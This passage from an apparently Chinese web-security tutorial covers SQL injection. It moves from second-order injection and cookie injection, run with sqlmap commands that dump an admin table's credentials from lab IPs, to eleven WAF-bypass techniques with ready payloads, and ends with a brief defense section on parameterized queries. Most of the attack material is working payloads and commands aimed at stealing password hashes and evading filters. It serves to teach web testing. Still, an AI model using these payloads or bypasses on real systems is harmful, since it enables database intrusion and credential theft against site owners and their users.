INSERT INTO users (username,password,ID,privs)VALUES('foo''','secret',2248,1)

目前为止一切正常。然而，假设应用程序还执行密码修改功能，那么只有通过验证的用户才能够访问这项功能，而且为了加强保护，应用程序要求用户提交原始密码。然后应用程序从数据库中提取用户的当前密码，并对两个字符串进行比较，核对用户提供的密码是否正确。要完成核对任务，它首先要从数据库提取用户的用户名，然后建立如下查询:

SELECT password FROM users WHERE username='foo''

因为保存在数据库中的用户名是字面量字符串foo'，当应用程序提出访问要求时，数据库即返回这个值;只有在字符串被传送给数据库时才使用配对的转义序列。因此，当应用程序重复使用这个字符串并将它嵌人到另一个查询中时，就会造成一个SQL注人漏洞，用户最初的恶意输人就被嵌人到查询中。当用户尝试修改密码时，应用程序返回以下消息，暴露了上述缺陷:

Unclosed quotation mark before the character string'foo

要利用这种漏洞，攻击者只需注册一个包含专门设计的输人用户名，然后尝试修改密码。例如，如果注册如下用户名:

'or 1 in(select password from users where username='admin')--

注册步骤将会被应用程序安全处理。如果攻击者尝试修改密码，他注人的查询就会执行，导致生成以下消息，泄露管理员的密码:

Microsoft OLE DB Provider for ODBC Drivers error'80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting

the varchar value’fme69’to a column of data type int.

攻击者已经成功避开旨在阻止SQL注人攻击的输人确认，现在他能够在数据库中执行任意查询并获得查询结果。

## 4.4 cookices注入

大家都知道注入分为:GET 、POST、COOKIE注入，当一个站增加了防注入程序之后，很多朋友都会放弃，其实大家可以试试COOKIE注入，下面实例就是对GET和POST做了防注入，但忘了COOKIE注入。在演示之前大家先了解一下ASP和PHP数据提交方式：


ASP：request （全部接受）、request.querystring （接受get）、request.form （接受post）、 request.cookie cookie （接受cookie）

PHP: $\_REQUEST（全部接受）、$\_GET $\_POST （接受post）、$\_COOKIE（接受cookie）


案例实战测试:

第一步:打开注入地址 http://192.168.1.113:999/productshow.asp?id=59


通过burp抓包分析注入,发现GET 、POST方式注入都被过滤掉，把GET改成COOKICE注入没有被过滤。







第二步:漏洞原因分析





第二种方法：通过注入中转器工具进行cookices注入，注入地址为: http://172.16.24.188/productshow.asp?id=58 工具填写请参照下图:




最后访问生成出来的jmcook.asp 文件，记得文件后面接上工具POST提交值这栏的参数，最终打开的地址为:http://localhost:4086/jmCook.asp?jmdcw=58 这样



第三种方法：通过sqlmap来实现cookie注入

D:\VStart50\tools\注入检测\sqlmap>sqlmap.py -u "http://172.16.24.188/productshow

.asp" --cookie "id=58" --level 2



D:\VStart50\tools\注入检测\sqlmap>sqlmap.py -u "http://172.16.24.188/productshow

.asp" --cookie "id=58" --level 2 --tables

D:\VStart50\tools\注入检测\sqlmap>sqlmap.py -u "http://172.16.24.188/productshow

.asp" --cookie "id=58" --level 2 --columns -T admin

D:\VStart50\tools\注入检测\sqlmap>sqlmap.py -u "http://172.16.24.188/productshow

.asp" --cookie "id=58" --level 2 --dump -C "username,password" -T admin

如果想post注入: sqlmap.py -u "http://172.16.24.188/productshow

.asp" --data "参数"

## 4.5 WAF绕过技术

**1. 大小写绕过**

这个大家都很熟悉，对于一些太垃圾的WAF效果显著，比如拦截了union,那就使用Union UnIoN等等绕过.

**2. 简单编码绕过**

比如WAF检测关键字，那么我们让他检测不到就可以了。比如检测union,那么我们就用%55 也就是U的16进制编码来代替U, union写成 %55nION，结合大小写也可以绕过一些WAF，你可以随意替换一个或几个都可以。。

也还有大家在Mysql注入中比如表名或是load文件的时候，会把文件名或是表明用16进制编码来绕过WAF都是属于这类。

**3. 注释绕过**

这种情况比较少，适用于WAF只是过滤了一次危险的语句，而没有阻断我们的整个查询

/?id=1+union+select+1,2,3/\*

比如对于上面这条查询，WAF过滤了一次union和select，那么我们在之前在写一个注释的语句，让他把注释里面的过滤掉，，并不影响我们的查询。

所以绕过语句就是：/?id=1/union/union/select/select+1,2,3/\*

还有一种和注释有关的绕过：

比如index.php?page\_id=-15 /!UNION/ /!SELECT/ 1,2,3,4….

可以看到，只要我们把敏感词放到注释里面，注意，前面要加一个！

**4. 分隔重写绕过**

还是上面的例子，适用于那种WAF采用了正则表达式的情况，会检测所有的敏感字，而不在乎你写在哪里，有几个就过滤几个。。

我们可以通过注释分开敏感字,这样WAF的正则不起作用了，而带入查询的时候并不影响我们的结果/?id=1+un//ion+sel//ect+1,2,3—

至于重写绕过，适用于WAF过滤了一次的情况，和我们上传aaspsp马的原理一样，我们可以写出类似Ununionion这样的。过滤一次union后就会执行我们的查询了

?id=1 ununionion select 1,2,3—

**5. Http参数污染(HPP)**

比如我们有这样的语句：

/?id=1 union select+1,2,3+from+users+where+id=1—

我们可以重复一次前面的id值添加我们的值来绕过，&id=会在查询时变成逗号

/?id=1 union select+1&id=2,3+from+users+where+id=1—

这种情况成功的条件比较多，取决于具体的WAF实现。。

再给出一个例子说明用法

/?id=1/\*/union/&id=/select/&id=/pwd/&id=/from/&id=\*/users—

具体分析的话就涉及到查询语句的后台代码的编写了。

比如服务器是这样写的：

select \* from table where a=”.$\_GET[‘a’].” and b=”.$\_GET[‘b’].” limit “.$\_GET[‘c’];

那我们可以构造这样的注入语句：

/?a=1+union/&b=/select+1,pass/&c=/from+users—

最终解析为：

select from table where a=1 union/ and b=/select 1,pass/limit \*/from users—

可以看到，这种方式其实比较适合白盒测试，而对于黑盒渗透的话，用起来比较麻烦。但是也可以一试。

**6. 使用逻辑运算符 or /and绕过**

/?id=1+OR+0x50=0x50

/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74

顺便解释一下第二句话，从最里面的括号开始分析，select+pwd+from+users+limit+1,1 这句是从users表里查询pwd字段的第一条记录，比如是admin，

然后mid(上一句),1,1就是取admin的第一个字符，也就是a，

lower(上一句)就是把字符转换为小写，

然后ascii就是把a转换成ascii码，看等不等于74.

**7. 比较操作符替换**

包括!= 不等于，<>不等于，<小于，>大于，这些都可以用来替换=来绕过，

比如上一个例子，要判断是不是74，假设=被过滤，那么我们可以判断是不是大于73，是不是小于75，然后就知道是74了。。很多WAF都会忘了这个。

**8. 同功能函数替换**

Substring()可以用mid(),substr()这些函数来替换，都是用来取字符串的某一位字符的。

Ascii()编码可以用hex(),bin(),也就是16进制和二进制编码替换

Benchmark() 可以用sleep()来替换，这两个使用在基于延时的盲注中，有机会给大家介绍

如果连这些都屏蔽了，还有一种新的方法

substring((select ‘password’),1,1) = 0x70

substr((select ‘password’),1,1) = 0x70

mid((select ‘password’),1,1) = 0x70

比如这三条，都是从password里判断第一个字符的值，可以用

strcmp(left(‘password’,1), 0x69) = 1

strcmp(left(‘password’,1), 0x70) = 0

strcmp(left(‘password’,1), 0x71) = -1

来替换，left用来取字符串左起1位的值，strcmp用来比较两个值，如果比较结果相等就为0，左边小的话就为-1，否则为1

还有我前几篇说过的group\_concat和concat和concat\_ws也可以互相替换

**9. 盲注无需or和and**

比如有这样一个注入点：

index.php?uid=123

and or 被过滤了，其实有一种更直接的方法，我们直接修改123为我们的语句生成的，

index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x42)+123

123的时候页面是正确的，我们现在在盲猜hash的第一位，如果第一位等于0x42也就是B，那么strcmp结果为0，0+123=123，所以页面应该是正确的。否则就说明不是B，就这样猜，不用and 和or了。

**10. 加括号**

/?id=1+union+(select+1,2+from+users)

比如，上面这一条被WAF拦截了。可以试试加一些括号

/?id=1+union+(select+1,2+from+xxx)

/?id=(1)union(select(1),mid(hash,1,32)from(users))

/?id=1+union+(select’1’,concat(login,hash)from+users)

/?id=(1)union(((((((select(1),hex(hash)from(users))))))))

/?id=(1)or(0x50=0x50)

最后，个人能力毕竟有限，有些也一时想不起，想起来的话再补充。同时欢迎大家指正，补充。

**11.缓冲区溢出绕过**

刚刚写着把这个给忘了。这个是从国外一个博客看到的。

id=1 and (select 1)=(Select 0xAAAAAAAAAAAAAAAAAAAAA)+UnIoN+SeLeCT+1,2,version(),4,5,database(),user(),8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26

,27,28,29,30,31,32,33,34,35,36–+

其中0xAAAAAAAAAAAAAAAAAAAAA这里A越多越好。。一般要求1000个以上

## 4.6 sql注入防御方法

解决SQL注入问题的关键是对所有可能来自用户输入的数据进行严格的检查、对数据库配置使用最小权限原则。通常修复使用的方案有：

一、代码层面

1.对输入进行严格的转义和过滤

2.使用参数化（Parameterized），从PHP 5.1开始，php可以通过PDO的prepare预处理函数执行sql语句，不使用mysqli\_query

二、网络层面

1.通过WAF设备启用防SQL Inject注入策略（或类似防护系统）

2.云端防护（360网站卫士，阿里云盾等）

PHP防范推荐方法：PDO预处理——PDO预处理能防止SQL注入的原因

没有进行PDO预处理的SQL，在输入SQL语句进行执行的时候，web服务器自己拼凑SQL的时候有可能会把危险的SQL语句拼凑进去。但如果进行了PDO预处理的SQL，会让MYSQL自己进行拼凑，就算夹带了危险的SQL语句，也不会进行处理只会当成参数传进去，而不是以拼接进SQL语句传进去，从而防止了SQL注入。

<http://www.php.cn/course/868.html>

https://blog.csdn.net/dengjiexian123/article/details/53863038